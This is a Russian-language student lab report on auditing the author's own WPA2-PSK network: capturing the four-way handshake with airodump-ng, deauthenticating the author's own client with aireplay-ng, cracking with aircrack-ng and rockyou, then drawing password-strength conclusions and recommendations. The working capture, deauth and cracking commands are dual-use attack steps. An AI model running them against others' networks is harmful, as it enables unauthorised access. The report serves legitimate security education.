

Отчёт по лабораторной работе

Перехват WPA2-рукопожатия и анализ стойкости пароля беспроводной сети

Дисциплина: Информационная безопасность автоматизированных систем

Исполнитель: Сэм

Дата: 12 июля 2026 г.

1. Цель работы

Отработать на собственном оборудовании полный цикл аудита WPA2-PSK: перехват четырёхстороннего рукопожатия (4-way handshake) и восстановление пароля словарной атакой; оценить практическую стойкость пароля к словарю и полному перебору.

2. Правовая и этическая рамка

Все действия — только на собственной подконтрольной точке доступа в рамках учебного задания. Неправомерный доступ к чужим сетям преследуется по ст. 272 УК РФ. Реальный ключ сети на скриншотах закрашен.

3. Испытательный стенд

Параметр	Значение
Хост	Windows + VirtualBox 7.2.x (Extension Pack)
Гостевая ОС	Kali Linux, ядро 6.12.38 LTS (amd64)
Адаптер	Alfa AWUS036AC — RTL8812AU, USB 0bda:8812, драйвер 88XXau
Инструменты	aircrack-ng suite: airmon-ng, airodump-ng, aireplay-ng, aircrack-ng
Цель (своя сеть)	RT-XXXX-XXXX (2.4 ГГц), BSSID AA:BB:CC:DD:EE:FF, WPA2-CCMP (PSK)




Рис. 1. Адаптер опознан системой: lsusb показывает 0bda:8812 Realtek RTL8812AU

4. Ход работы


4.1. Режим мониторинга

```
sudo airmon-ng check kill
sudo ip link set wlan0 down
sudo iw dev wlan0 set type monitor
sudo ip link set wlan0 up
```

4.2. Разведка и перехват рукопожатия

Роутер использует авто-выбор канала (в ходе работы канал сменился 7→3), поэтому канал сверялся перед прицельным перехватом. Рукопожатие фиксируется при (пере)подключении клиента; для ускорения выполнялся деаут собственного устройства.


```
sudo airodump-ng -c 3 --bssid AA:BB:CC:DD:EE:FF -w handshake wlan0
sudo aireplay-ng --deauth 3 -a AA:BB:CC:DD:EE:FF -c <MAC_своего_устройства> wlan0
```



CH	BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
3	[REDACTED]	-21	0	92	119	0	3	130	WPA2	CCMP	PSK	[REDACTED]

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
[REDACTED]	[REDACTED]	-23	24e-6	218	215	EAPOL	[REDACTED]


Рис. 2. Перехват: airodump фиксирует «WPA handshake» и клиента (STATION, EAPOL)



File Name	Size	Date	Time	Type
-rw-r--r-- 1 root root 6588	июл 12 11:48	handshake-02.cap		
-rw-r--r-- 1 root root 236	июл 12 11:48	handshake-02.csv		
-rw-r--r-- 1 root root 325	июл 12 11:48	handshake-02.kismet.csv		
-rw-r--r-- 1 root root 227	июл 12 11:48	handshake-02.kismet.netxml		
-rw-r--r-- 1 root root 111	июл 12 11:48	handshake-02.log.csv		
-rw-r--r-- 1 root root 3028	июл 12 11:49	handshake-03.cap		
-rw-r--r-- 1 root root 236	июл 12 11:49	handshake-03.csv		
-rw-r--r-- 1 root root 325	июл 12 11:49	handshake-03.kismet.csv		
-rw-r--r-- 1 root root 227	июл 12 11:49	handshake-03.kismet.netxml		
-rw-r--r-- 1 root root 111	июл 12 11:49	handshake-03.log.csv		
-rw-r--r-- 1 root root 596	июл 12 18:33	handshake-04.cap		
-rw-r--r-- 1 root root 236	июл 12 18:33	handshake-04.csv		
-rw-r--r-- 1 root root 325	июл 12 18:33	handshake-04.kismet.csv		
-rw-r--r-- 1 root root 227	июл 12 18:33	handshake-04.kismet.netxml		
-rw-r--r-- 1 root root 111	июл 12 18:33	handshake-04.log.csv		
-rw-r--r-- 1 root root 13081	июл 12 18:39	handshake-05.cap		
-rw-r--r-- 1 root root 391	июл 12 18:39	handshake-05.csv		
-rw-r--r-- 1 root root 325	июл 12 18:39	handshake-05.kismet.csv		
-rw-r--r-- 1 root root 1742	июл 12 18:39	handshake-05.kismet.netxml		
-rw-r--r-- 1 root root 210	июл 12 18:39	handshake-05.log.csv		
-rw-r--r-- 1 root root 221788	июл 12 18:44	handshake-06.cap		
-rw-r--r-- 1 root root 391	июл 12 18:44	handshake-06.csv		
-rw-r--r-- 1 root root 595	июл 12 18:44	handshake-06.kismet.csv		
-rw-r--r-- 1 root root 1750	июл 12 18:44	handshake-06.kismet.netxml		
-rw-r--r-- 1 root root 124098	июл 12 18:44	handshake-06.log.csv		
-rw-r--r-- 1 root root 657182	июл 12 18:48	handshake-07.cap		
-rw-r--r-- 1 root root 499	июл 12 18:48	handshake-07.csv		
-rw-r--r-- 1 root root 599	июл 12 18:48	handshake-07.kismet.csv		
-rw-r--r-- 1 root root 3048	июл 12 18:48	handshake-07.kismet.netxml		
-rw-r--r-- 1 root root 323584	июл 12 18:48	handshake-07.log.csv		
-rw-r--r-- 1 root root 280182	июл 12 18:47	handshake-08.cap		
-rw-r--r-- 1 root root 499	июл 12 18:47	handshake-08.csv		
-rw-r--r-- 1 root root 599	июл 12 18:47	handshake-08.kismet.csv		
-rw-r--r-- 1 root root 3046	июл 12 18:47	handshake-08.kismet.netxml		
-rw-r--r-- 1 root root 159744	июл 12 18:47	handshake-08.log.csv		

Рис. 3. Файлы захвата handshake-*.cap

4.3. Проверка захвата



```

Opening handshake-07.cap
Read 19697 packets.

# BSSID      ESSID      Encryption
1 [REDACTED] [REDACTED] WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening handshake-01.cap
Opening handshake-02.cap
Opening handshake-04.cap
Opening handshake-08.cap
Opening handshake-03.cap
Opening handshake-05.cap
Opening handshake-07.cap
Opening handshake-06.cap
Read 19697 packets.

1 potential targets

Please specify a dictionary (option -w).
  
```

Рис. 4. aircrack-ng подтверждает: RT-XXXX-XXXX — WPA (1 handshake)

4.4. Восстановление ключа

Контрольный прогон (проверка методики, ключ заведомо в мини-словаре) → KEY FOUND.

Реальный прогон по словарю rockyou (14 344 392 слова) → KEY NOT FOUND.

```

aircrack-ng -w test.txt handshake-*.cap          # => KEY FOUND (ключ закрашен)
aircrack-ng -w /usr/share/wordlists/rockyou.txt handshake-*.cap # => KEY NOT FOUND
  
```

```
Read 19697 packets.
1 potential targets
Please specify a dictionary (option -w).

Aircrack-ng 1.7

[00:00:00] 1/4 keys tested (5.45 k/s)

Time left: 0 seconds                25.00%

KEY FOUND! [ ██████████ ]

Master Key   : B4 AD 6B E3 5F B2 C8 DD 6D E4 A8 CD E8 AD 8A D2
              59 A4 94 08 8D 01 3B AD E5 9B FA FD 9C 31 0A 9D

Transient Key : AC 02 E0 30 77 87 A8 AE 5A 20 68 BC 82 C8 47 91
              84 AA FC 9A 0B 36 32 98 71 68 93 F2 16 20 F7 12
              9F F6 33 E7 84 D6 E7 47 01 BD 83 0B B5 29 E8 F7
              F5 2C E3 3E 59 6C E0 D2 71 D3 07 B2 1C 7B D8 4F

EAPOL HMAC   : DE 4D 28 8B B1 9F 9F 23 E0 5E DA 80 FF 10 47
```

Рис. 5. Пайплайн рабочий: KEY FOUND (ключ закрашен)

```
Аиркрак-нг 1.7

[02:23:54] 14345517/14344392 keys tested (1687.71 k/s)

Time left: 1951314496 days, 11 hours, 22 minutes, 40 seconds  100.01%

KEY NOT FOUND

Master Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Рис. 6. rockyou исчерпан (100%) — KEY NOT FOUND: случайный ключ словарю не поддался

5. Результаты

Метод	Объём	Результат	Примечание
Контрольный словарь	4 слова	KEY FOUND	пайплайн рабочий
Словарь rockyou	14,3 млн слов	KEY NOT FOUND	ключа в словаре нет
Полный перебор (оценка)	$62^{10} \approx 8,4 \times 10^{17}$	нецелесообразен	~12 млн лет на CPU

6. Выводы

1. Любой WPA2-PSK допускает offline-подбор после перехвата рукопожатия — протокол от этого не защищает.
2. Практическая стойкость определяется исключительно паролем: словарный/короткий вскрывается за секунды, случайный длинный — практически неуязвим.
3. Заводской ключ (случайный, 10 символов) устойчив и к словарю (rockyou — не найден), и к полному перебору.

7. Рекомендации

- Пароль ≥ 12 –15 символов со смешанным набором.
- Отключить WPS (перебор 8-значного PIN — reaver/bully).
- По возможности — WPA3 (SAE, стойкий к offline-подбору).